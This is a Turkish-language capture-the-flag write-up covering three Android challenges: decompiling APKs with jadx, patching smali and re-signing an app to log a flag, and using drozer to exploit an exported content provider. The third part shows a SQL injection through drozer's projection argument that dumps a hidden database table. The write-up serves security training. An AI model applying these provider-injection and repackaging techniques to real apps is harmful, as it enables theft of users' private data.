

Soru 1

The screenshot shows the Jadx GUI application interface. The top bar includes menu items: Applications, Places, Jadx-gui-JadxGUI, and Thu 15:07. The title bar reads 'jadx-gui - kolaysoruyahu.apk'. The main window is divided into three panes. The left pane shows a project structure tree with folders like 'layout-v21', 'layout-v26', and 'layout-watch-v20', and a list of XML resource files. The middle pane shows the decompiled Java code for 'tr.com.stm.kolaysoruyahu.MainActivity', which is a simple Android activity. The right pane shows the decompiled XML code for 'activity_main.xml', which is an AndroidX ConstraintLayout containing a TextView with the text 'Hello World!'.

File View Navigation Tools Help


tr.com.stm.kolaysoruyahu.MainActivity activity_main.xml

```

<?xml version="1.0" encoding="utf-8"?>
<android.support.constraint.ConstraintLayout xmlns:android="http://schemas.android.com/apk/res/android" xmlns:app="http://schemas.android.com/apk/res-auto" android:layout_width="match_parent" android:layout_height="match_parent">
    <TextView android:id="@+id/sample_text" android:layout_width="wrap_content" android:layout_height="wrap_content" android:text="Hello World!" app:layout_constraintBottom_toBottomOf="0" app:layout_constraintLeft_toLeftOf="0" app:layout_constraintRight_toRightOf="0" app:layout_constraintTop_toTopOf="0"/>
</android.support.constraint.ConstraintLayout>


```

2 farklı komut ile sorunun cevabını aşağıdaki şekilde bulduk.




Soru 2

Aynı ıvır zıvır gene devam apk açıldı jadx veya jdgui ile decompile edildi.



Apk'nın içini açtığımda ilk gördüğüm String builder ile yapılmış bir kaç işlem.




Öncelikle bu soruyu çok farklı şekillerde çözebilirsiniz.


- 1- Aynı kodu hazır bulunan projenizde çalıştırıp sonuca ulaşabilirsiniz
- 2- Kodu yeteneğe göre göz veya kalem ile 3 5 dk'de çözebilirsiniz.
- 3- Sorunun adı dinlemeli olduğu için logları dinleyebilirsiniz.
- 4- Smali değiştirip yeniden paketleyebilirsiniz.

Ben burada 2 yöntemimde sslerini paylaşayım hangisi kolayına gelirse :)

Öncelikle elimde her zaman hazır olan ve 1 adet textview içeren(textview'ı output olarak kullanıyorum istersen log kullan keyif meselesi) android uygulaması. Decompile edilmiş kodu aynen kopyala yapıştır çalıştır sonucu gelsin.



Burada ise logları dinliyorum arkadaş zaten hazır olarak gönderiyor :(



4. metod en çok uğraştıran metod, smali koduna log.d() ekleyip repack edip Apk'yı logları dinlemek.(Bu senaryoda bu gereksiz bir yöntem ama gene de yazalım.)

Sıra ile kullandıklarım


Apktool debug için

Smali dex repack için

Apktool build için

keytool key üretmek için

jarsigner ise apk'yı imzalamak için.



```

goto :goto_0

.line 33
.end local v2    # "i":I
:cond_0
const-string v2, "flag"

    invoke-virtual {v4}, Ljava/lang/String;->toString()Ljava/lang/String;
    move-result-object v3
    invoke-static {v2, v3}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I

    invoke-virtual {v1, v2, v4}, Landroid/content/Intent;->putExtra(Ljava/lang/String;Ljava/lang/String;)Landroid/content/Intent;

    .line 34
    invoke-virtual {p0, v1}, Lctf/stm/com/signal/MainActivity;->sendBroadcast(Landroid/content/Intent;)V

    .line 35
    .end local v1    # "intent":Landroid/content/Intent;
    .end local v4    # "info":Ljava/lang/String;
    goto :goto_1

    .line 36
    :cond_1
    iget-object v1, p0, Lctf/stm/com/signal/MainActivity;->resultTv:Landroid/widget/TextView;

    const-string v2, "Yanl\u0131\u0015f cevap. Tekrar dene."

    invoke-virtual {v1, v2}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

    .line 38
    :goto_1
    return-void
.end method

.method protected onCreate(Landroid/os/Bundle;)V
    .locals 1
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .line 16
    invoke-super {p0, p1}, Landroid/support/v7/app/CompatActivity;->onCreate(Landroid/os/Bundle;)V

    .line 17
    const v0, 0x7f09001b

    invoke-virtual {p0, v0}, Lctf/stm/com/signal/MainActivity;->setContentView(I)V

```

Smali kodunda işaretli yere debug smalisi ekliyorum ve yeniden paketleyip yüklüyorum.

```

root@order: ~
File Edit View Search Terminal Help
root@order:~# keytool -genkey -v -keystore keyfile -alias pass -keyalg RSA -keysize 2048 -validity 25000
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: 1
What is the name of your organizational unit?
[Unknown]: 2
What is the name of your organization?
[Unknown]: 3
What is the name of your City or Locality?
[Unknown]: 4
What is the name of your State or Province?
[Unknown]: 5
What is the two-letter country code for this unit?
[Unknown]: 6
Is CN=1, OU=2, O=3, L=4, ST=5, C=6 correct?
[no]: yes


Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 25,000 days
for: CN=1, OU=2, O=3, L=4, ST=5, C=6
[Storing keyfile]
root@order:~#

```

```

Applications Places Terminal Fri 04:42
root@order: ~
File Edit View Search Terminal Help
root@order:~# jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore keyfile ~/Desktop/Signal_ayberk.apk pass
Enter passphrase for keystore:
updating: META-INF/PASS.SF
updating: META-INF/PASS.RSA
signing: AndroidManifest.xml
signing: classes.dex
signing: res/anim/abc_fade_in.xml
signing: res/anim/abc_fade_out.xml
signing: res/anim/abc_grow_fade_in_from_bottom.xml
signing: res/anim/abc_popup_enter.xml
signing: res/anim/abc_popup_exit.xml
signing: res/anim/abc_shrink_fade_out_from_bottom.xml
signing: res/anim/abc_slide_in_bottom.xml
signing: res/anim/abc_slide_in_top.xml
signing: res/anim/abc_slide_out_bottom.xml
signing: res/anim/abc_slide_out_top.xml
signing: res/anim/abc_tooltip_enter.xml
signing: res/anim/abc_tooltip_exit.xml
signing: res/color/abc_background_cache_hint_selector_material_dark.xml
signing: res/color/abc_background_cache_hint_selector_material_light.xml
signing: res/color/abc_btn_colored_borderless_text_material.xml
signing: res/color/abc_btn_colored_text_material.xml
signing: res/color/abc_hint_foreground_material_dark.xml
signing: res/color/abc_hint_foreground_material_light.xml
signing: res/color/abc_primary_text_disable_only_material_dark.xml
signing: res/color/abc_primary_text_disable_only_material_light.xml
signing: res/color/abc_primary_text_material_dark.xml
signing: res/color/abc_primary_text_material_light.xml
signing: res/color/abc_search_url_text.xml
signing: res/color/abc_secondary_text_material_dark.xml
signing: res/color/abc_secondary_text_material_light.xml
signing: res/color/abc_tint_btn_checkable.xml
signing: res/color/abc_tint_default.xml
signing: res/color/abc_tint_edittext.xml
signing: res/color/abc_tint_seek_thumb.xml
signing: res/color/abc_tint_spinner.xml
signing: res/color/abc_tint_switch_track.xml
signing: res/color/switch_thumb_material_dark.xml
signing: res/color/switch_thumb_material_light.xml
signing: res/color-v21/abc_btn_colored_borderless_text_material.xml
signing: res/color-v23/abc_btn_colored_borderless_text_material.xml
signing: res/color-v23/abc_btn_colored_text_material.xml
signing: res/color-v23/abc_color_highlight_material.xml
signing: res/color-v23/abc_tint_btn_checkable.xml
signing: res/color-v23/abc_tint_default.xml
signing: res/color-v23/abc_tint_edittext.xml
signing: res/color-v23/abc_tint_seek_thumb.xml
signing: res/color-v23/abc_tint_spinner.xml
signing: res/color-v23/abc_tint_switch_track.xml
signing: res/drawable/abc_btn_borderless_material.xml
signing: res/drawable/abc_btn_check_material.xml
signing: res/drawable/abc_btn_colored_material.xml
signing: res/drawable/abc_btn_default_mtrl_shape.xml
signing: res/drawable/abc_btn_radio_material.xml
signing: res/drawable/abc_cab_background_internal_bg.xml


```



Soru 3

Arkadaşlar bu soruda klasik provider problemlerinden bir tanesini içermekte drozer adlı programı kullanarak ortalama 3-5 dk içinde çözebilirsiniz.

Uygulamayı yükledim apk'yı açtım oraları atlıyorum. Manifeste baktığımda export edilmiş provider olduğunu gördüm. Bu sebep ile aşağıdaki tool'u kullanıp flagi elde ettim.



Windows PowerShell

```
PS D:\Python\Python27\Scripts> adb forward tcp:31415 tcp:31415
PS D:\Python\Python27\Scripts> D:\Python\Python27\python.exe .\drozer console connect
:0: UserWarning: You do not have a working installation of the service_identity module: 'No module named service_identity'. Please install it
identity module, Twisted can perform only rudimentary TLS client hostname verification. Many valid certificate/hostname mappings may be reject
Selecting 9d310fe3370388c6 (Genymotion Custom Phone - 4.4.4 - API 19 - 768x1280 4.4.4)
```

```
..
..O..
..a..
ro..idsnemesisand..pr
..otectorandroidsname.
..,sisandprotectorandroids+.
..nemesisandprotectorandroids+.
..emesisandprotectorandroidsname..
..isandp,..rotectorandro,..idsnem.
..isisandp..rotectorandroid..snemis.
..andprotectorandroidsnameisandprot.
..torandroidsnameisandprotectorandroid.
..snemisandprotectorandroidsnameisan:
..dprotectorandroidsnameisandprotector.
```

```
drozer Console (v2.4.4)
dz> run app.package.list -f mfcsecretnotes
com.mfc.secretnotes (MFCSecretNotes)
dz> run app.package.attacksurface com.mfc.secretnotes
```

Attack Surface:

```
1 activities exported
0 broadcast receivers exported
1 content providers exported
0 services exported
is debuggable
```

```
dz> run app.provider.info -a com.mfc.secretnotes
```

Package: com.mfc.secretnotes

```
Authority: com.mfc.secretnotes.contentprovider
Read Permission: null
Write Permission: null
Content Provider: com.mfc.secretnotes.MyContentProvider
Multiprocess Allowed: False
Grant Uri Permissions: False
```

```
dz> run scanner.provider.finduris -a com.mfc.secretnotes
```

Scanning com.mfc.secretnotes...

```
Unable to Query content://com.mfc.secretnotes.contentprovider
Able to Query content://com.mfc.secretnotes.contentprovider/notes
Able to Query content://com.mfc.secretnotes.contentprovider/notes/
Unable to Query content://com.mfc.secretnotes.contentprovider/
```

Accessible content URIs:

```
content://com.mfc.secretnotes.contentprovider/notes
content://com.mfc.secretnotes.contentprovider/notes/
```

```
dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes
```

_id	category	summary	description
1	Note	Meeting	Ayberk

```
dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes --vertical
```

_id	1
category	Note
summary	Meeting
description	Ayberk

```
dz>
dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes --projection "*" FROM SQLITE_MASTER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql |
| table | secretnotes | secretnotes | 2 | CREATE TABLE secretnotes(_id integer primary key autoincrement, category text not null, summary text not null,description text not null) |
| table | sqlite_sequence | sqlite_sequence | 3 | CREATE TABLE sqlite_sequence(name,seq) |
| table | secretnotessecure | secretnotessecure | 4 | CREATE TABLE secretnotessecure(_id integer primary key autoincrement, category text not null, summary text not null,description text not null) |
dz> run app.provider.query content://com.mfc.secretnotes.contentprovider/notes --projection "*" FROM secretnotessecure;--"
| _id | category | summary | description |
| 1 | SecureNote | Cok gizli bilgi | STMCTF{C0k_g1z1l_ve_c0k_guv3n1l_b1lg1} |
dz>
```

Şimdilik bu kadar, buraya kadar dayanıp okudu iseniz saygılar :)

Ayberk